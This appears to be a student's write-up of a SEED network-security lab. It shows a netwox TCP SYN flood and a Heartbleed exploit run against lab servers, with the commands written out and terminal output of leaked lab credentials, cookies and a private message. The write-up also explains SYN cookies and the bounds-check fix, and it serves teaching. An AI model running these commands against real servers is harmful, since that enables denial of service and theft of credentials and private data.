

## Activity Network Security 2

Part 2 :

Q1. What is the attacker's IP address?

ANS : 192.168.64.2

```
^C[10/27/2025 06:34] seed@ubuntu:~$ hostname -I
192.168.64.2 fde9:d146:a7d3:9db8:55da:13bd:117:8d7c fde9:d146:a7d3:9db8:70e8:b6f
f:fe18:aa7f
```


Q2. What command did you use to run the attack?

ANS : sudo netwox 76 -i 192.168.1.107 -p 80

```
[10/27/2025 06:22] seed@ubuntu:~$ sudo netwox 76 -i 192.168.1.107 -p 80
^C[10/27/2025 06:24] seed@ubuntu:~$ sudo netwox 76 -i 192.168.1.107 -p 80
^C[10/27/2025 06:28] seed@ubuntu:~$ sudo netwox 76 -i 192.168.1.107 -p 80
^C[10/27/2025 06:32] seed@ubuntu:~$ sudo netwox 76 -i 192.168.1.107 -p 80
```

Q3. How do you know the attack is successful? Hint: Use the browser on your notebook to access the webpage. What should happen if the attack is successful?

ANS : Webpage is loading for long-time



Q4. "netwox" performs the TCP SYN Flood attack using spoofed IP addresses. Give some examples of the spoofed IP addresses you see on the target machine.

ANS : I use netstat -a instead of netstat -na, so some of them are shown in hostname/service names , but still some of them showing raw spoofed IP addresses

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	localhost:mysql	*:*	LISTEN
tcp	0	0	*:http-alt	*:*	LISTEN
tcp	0	0	*:http	*:*	LISTEN
tcp	0	0	ubuntu-2.local:http	abts-north-dynami:44005	SYN_RECV
tcp	0	0	ubuntu-2.local:http	106.149.151.50:19010	SYN_RECV
tcp	0	0	ubuntu-2.local:http	20.177.82.162:53586	SYN_RECV
tcp	0	0	ubuntu-2.local:http	175.red-80-34-233:44271	SYN_RECV
tcp	0	0	ubuntu-2.local:http	171.38.228.230:25975	SYN_RECV
tcp	0	0	ubuntu-2.local:http	190-201-45-207.lm:13939	SYN_RECV
tcp	0	0	ubuntu-2.local:http	cpe-143-238-110-22:3288	SYN_RECV
tcp	0	0	ubuntu-2.local:http	pd9544d56.dip0.t-i:9249	SYN_RECV
tcp	0	0	ubuntu-2.local:http	71.23.176.220.bro:59563	SYN_RECV
tcp	0	0	ubuntu-2.local:http	softbank060118180:16814	SYN_RECV
tcp	0	0	ubuntu-2.local:http	198.21.36.128:39227	SYN_RECV
tcp	0	0	ubuntu-2.local:http	42.222.129.93:43158	SYN_RECV
tcp	0	0	ubuntu-2.local:http	8ta-147-110-246.t:26366	SYN_RECV
tcp	0	0	ubuntu-2.local:http	11.15.23.144:12609	SYN_RECV
tcp	0	0	ubuntu-2.local:http	138.131.77.236:5270	SYN_RECV
tcp	0	0	ubuntu-2.local:http	150.248.195.25:58473	SYN_RECV
tcp	0	0	ubuntu-2.local:http	41.117.250.195:33040	SYN_RECV
tcp	0	0	ubuntu-2.local:http	243.209.17.10:49459	SYN_RECV
tcp	0	0	ubuntu-2.local:http	139.238.201.83:38986	SYN_RECV

Q5. In the TCP SYN Flood attack, what resource on the server side is exhausted? What is the number of resources available, and how many of those resources get used up in the attack?

ANS : net.ipv4.tcp\_max\_syn\_backlog : queue of pending unconfirmed SYN requests

```
[10/27/2025 06:32] seed@ubuntu:~$ sudo sysctl -w net.ipv4.tcp_max_syn_backlog=64
net.ipv4.tcp_max_syn_backlog = 64
```

I set it to 64, so its very easy to overwhelm

Q6. How do TCP SYN cookies prevent this type of attack?

ANS : prevent by not using backlog/queue and using SYN cookies instead when kernel detect backlog exhaustion or resource pressure, so it not allocating resources until client prove he is him

Here are the mechanism :

1. Normally, server using backlog.
2. With SYN cookies, server does not store state(queue). Instead, it encodes connection info (client IP, port, timestamp, etc.) inside the SYN-ACK's sequence number.
3. If the client is real, it replies with an ACK that includes this value.
4. Server verifies the cookie → recreates the connection state only then.

### Part 3 :

Q7. For each piece of secret that you steal from the Heartbleed attack, you need to show the screenshots as the proof. Upload a pdf of your screenshots.

#### Username & Password

Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!

Please wait... connection attempt 1 of 1

#####

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...

...!.9.8.....5.....

.....3.2.....E.D...../...A.....I.....

.....

.....#.....p, deflate

Referer: https://www.heartbleedlabelgg.com/activity

Cookie: Elgg=2go6l6kto8u5mbu8e7he1s2ek5

Connection: keep-alive

If-Modified-Since: Tue, 16 Sep 2014 12:53:38 GMT

If-None-Match: "168-5032e3d7bb027"

. '...vL8....+.]}(:.....

\_\_elgg\_token=ac0a0a61c8174a26ee371f7e1f09db4c&\_\_elgg\_ts=1761575940&username=admin&password=seedelgg.}5..U.....K..h!

User's activity : send\_to = 40 (bobby)

Accept-Encoding: gzip, deflate

Referer: https://www.heartbleedlabelgg.com/messages/compose?send\_to=40

Cookie: Elgg=2go6l6kto8u5mbu8e7he1s2ek5

Connection: keep-alive

+...U....I...=.Y.3.-...

...}.L|.g.:.)..+.J.....5

Connection: keep-alive

.4.....).....g..z.....G..t(o.\*.ar.\nV....lP.d.I`..

.\E#..Q..+E....59&#.hVr...N..b.:p.E.....K..O...r..@.(V.....\.....t.-.Xg..

u.b.j".....].....g.p....8....w.<..#l.,AW.3/.sut;r...(W.1J0V..G?.H4.uGlG..laa..

.b.....1\_....\_\$.y...[K.../7E..t<.Y..A8.KQL...&..h..PT<cK.4}VL..wbY&5..KF

e...~....R.1II.2JR.....W..@y.x..?.Y..z..&o...l.....^T.v.....%..B...Ux..J0.

X/.7C.....#..PW5..h.;i |.....'..+..<(.o..q....

?u.N..U.....cw.....~.,g.1\.,..7.'..l...QS.@...[7.^gx...

ZvO...\*......L.7...<.@.9.]..5..0u/.u....U..}...'\'.E...Z..G....a..d

.....J....s\*).r...s.....aF.....#=Sz+Y..R.Xf..L.)N..7.....{j,..O....#..@...R.8

..X.4.h.....f^us.0<..).l1[3..V.U..9..'t'?G..X.[y:..{....'N

.fI...C|...v...E.5T.{.\$..dQ.Du..Xc.}..(4

@Q.~up..g.....8..`8.j.GrNg...6J.....\*..w...K.\*V:.....gR.x..LT.)..S....P.q..U

.S.....n..+..a.....wY+.B'..\*..[6,J)....^.....(.....7p.H....R.s....{g..a....

.S.(\.A...l.O...M.X. M..y.l..#v..+ ...+..R..\..w.+b..&.i.RU.c.fEl.....B...;..h.

.Hg...9...xA.....8F.....&.t..1...^..+8..w.K.....8....r..i[+.....&;..\.->B....



The exact content of the private message : Dude, this is secret stuff, you must keep this between us. Never, never tell anyone this secret stuff.

```
Terminal
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....ept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose
Cookie: Elgg=2go6l6kto8u5mbu8e7he1s2ek5
Connection: keep-alive
If-None-Match: "1449721729"

.....:6Y.....<L.|.(.....`.j.....form-urlencoded
Content-Length: 212


__elgg_token=70b23ba9de7a454794df7995f1393c21&__elgg_ts=1761575984&recipient_guid=40&subject=&body=Dude%2C+this+is+secret+stuff%2C+you+must+keep%0D%0Athis+between+us.+Never%2C+never+tell+anyone+this+secret+stuff...C.a.....c. '..Q;6
```

Q8. For the Heartbleed attack, explain how you did the attack, and what your observations are.

1. First have to chmod +x [attack.py](#) to make [attack.py](#) executable
2. Run [attack.py](#) multiple times
3. Everytime run I think we will get a part of log file, and we have to find out valuable information from these part of log


• Q9: As the length variable decreases, what kind of difference can you observe?

-14000



```
Terminal
SEED Lab Site: admin's inbox
http://www.heartbleedlabelgg.com/...
...AAAAAAAAAAAAAAAAAAAAABCDEFGHJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....ept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/activity/friends/admin
Cookie: Elgg=2go6l6kto8u5mbu8e7he1s2ek5
Connection: keep-alive
If-None-Match: "1449721729"
...%.v..\....W..}s.....+<.i.)z.I.Q.+C. ....Zml.=..|h_..
...J...36.K.\f.$..z.t Yu.../r.2<D\.. ....$H....u...J..|!..fR D.....)
...{.....X...3K'.y..G.-
...w.3.Qf..w.kF...1uYxcy(.y...>{D....fInR...t6.YM.Q.....7.".&..d!...V\...?4....
.....^Y
..[.<.."Z...E...P.I"QUf.g,...d..eC.....].\...[...2.m...sZ....p"...N.i..Y.p2.h.
'...L.."<?L.X3..kT.4..A{.wh....R.:7.s@....F...KP.?Jd....A#qwf.A.dY.....Rc.2{.
Z...x.Q...|U!...[...!.^9.....d...R.....L%)..&.....!%..$Tp.Q4.;...$.K....
..`J.&.)...W.8...A.@
.PD#....t.h...B..K....J..l.<.u...i...<.S.z7...*xT.XV.....X...(...E...<.G.
.F7@_...k..G3y..3..6....L...&.qMZj.l..S...R0...G_.....LYC..'.....\..7.k....
..[#...!..).1..$R.....;...p.z. \...^....D\dT.....of\~...n2/..zM.....&nb..n...
..*...W..{...yaKJ.:WE#wIa....b...OsF.E(YO.4.3.....6..._...n..Q..
```

-183




```
Terminal
SEED Lab Site: admin's inbox
http://www.heartbleedlabelgg.com/...
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
..SAAAAAAAAAAAAAAAAAAAAABCDEFGHJKLMNOABC...
...!.9.8.....5.....
.....#.*...."
[10/27/2025 08:04] seed@ubuntu:~$ ^C
[10/27/2025 08:05] seed@ubuntu:~$
```

ANS : bigger number -> bigger part of log is display

• Q10: As the length variable decreases, there is a boundary value for the input length variable. At or below that boundary, the Heartbeat query will receive a response packet without attaching any extra data (which means the request is benign). Please find that boundary length. You may need to try many different length values until the web server sends back the reply without extra data. To help you with this, when the number of returned bytes is smaller than the expected length, the program will print "Server processed malformed Heartbeat, but did not return any extra data." What is the boundary length?

ANS : Since -l 83 still warning so we using binary search start from  $1 + 83 = 42$




```

Terminal
SEED Lab Site: admin's inbox
[10/27/2025 08:10] seed@ubuntu:~$ clear
[10/27/2025 08:10] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --l 42
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
..*AAAAAAAAAAAAAAAAAAAAABCEFGHIJKLMNOPABC...
27/10/25 - 8:11:07 am

```

Still warning ->  $1 + 41 / 2 = 21$




```

Terminal
SEED Lab Site: admin's inbox
[10/27/2025 08:11] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --l 21
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result...
Received alert:
Please wait... connection attempt 1 of 1
#####
.F
[10/27/2025 08:11] seed@ubuntu:~$ 
27/10/25 - 8:11:49 am

```




No warning so  $22 + 41 / 2 = 31$



```
Terminal
SEED Lab Site: admin's inbox
[10/27/2025 08:11] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --l 31
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAAAAAAAABCEFGHIJK.:3...J[.[S...=
[10/27/2025 08:12] seed@ubuntu:~$
```

Warning so  $22 + 30 / 2 = 26 \rightarrow$  Warning so  $22 + 25 / 2 = 23 \rightarrow$  Warning so try 22



```
Terminal
SEED Lab Site: admin's inbox
[10/27/2025 08:14] seed@ubuntu:~$ ./attack.py www.heartbleedlabelgg.com --l 22
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result...
Received alert:
Please wait... connection attempt 1 of 1
#####
.F
[10/27/2025 08:14] seed@ubuntu:~$
```

Boundary is 22

**Q11.** Try your attack again after you have updated the OpenSSL library. Are you successful at stealing data from the server after the upgrade?

ANS : No. After updating OpenSSL, the server no longer leaks extra data in response to malformed Heartbeat requests.

**Q12.** Please point out the problem from the code and provide a solution to fix the bug (i.e., what modification is needed to fix the bug). You do not need to recompile the code; just describe how you can fix the problem.

ANS : Bug and fix:

- Problem: the Heartbeat handler trusts the client-supplied `payload_length` and copies `payload_length` bytes back ( using `memcpy`) /wo verifying that this length is  $\leq$  the actual bytes present in the record. That over-reads past the received payload and returns unrelated memory.
- Fix: validate bounds before copying. Example rule: if `1 (type) + 2 (length) + payload_length + padding > record_length`, then drop the request and send no reply. Only then allocate/copy `payload_length` bytes. Optionally zero the reply buffer.

**Q13.** Comment on the following discussions by Alice, Bob, and Eva regarding the fundamental cause of the Heartbleed vulnerability: Alice thinks the fundamental cause is missing the boundary checking during the buffer copy; Bob thinks the cause is missing the user input validation; Eva thinks that we can just delete the length value from the packet to solve everything. Who do you agree and disagree with, and why?

ANS :

**Alice** I agree with Alice. That is the precise root cause.

**Bob** It's right but vague; the missing validation is the length vs actual data size check.

**Eva** I disagree with Eva, The protocol needs the length because heartbeat data may contain arbitrary bytes; removing it breaks the spec and wouldn't prevent other length-mishandling bugs.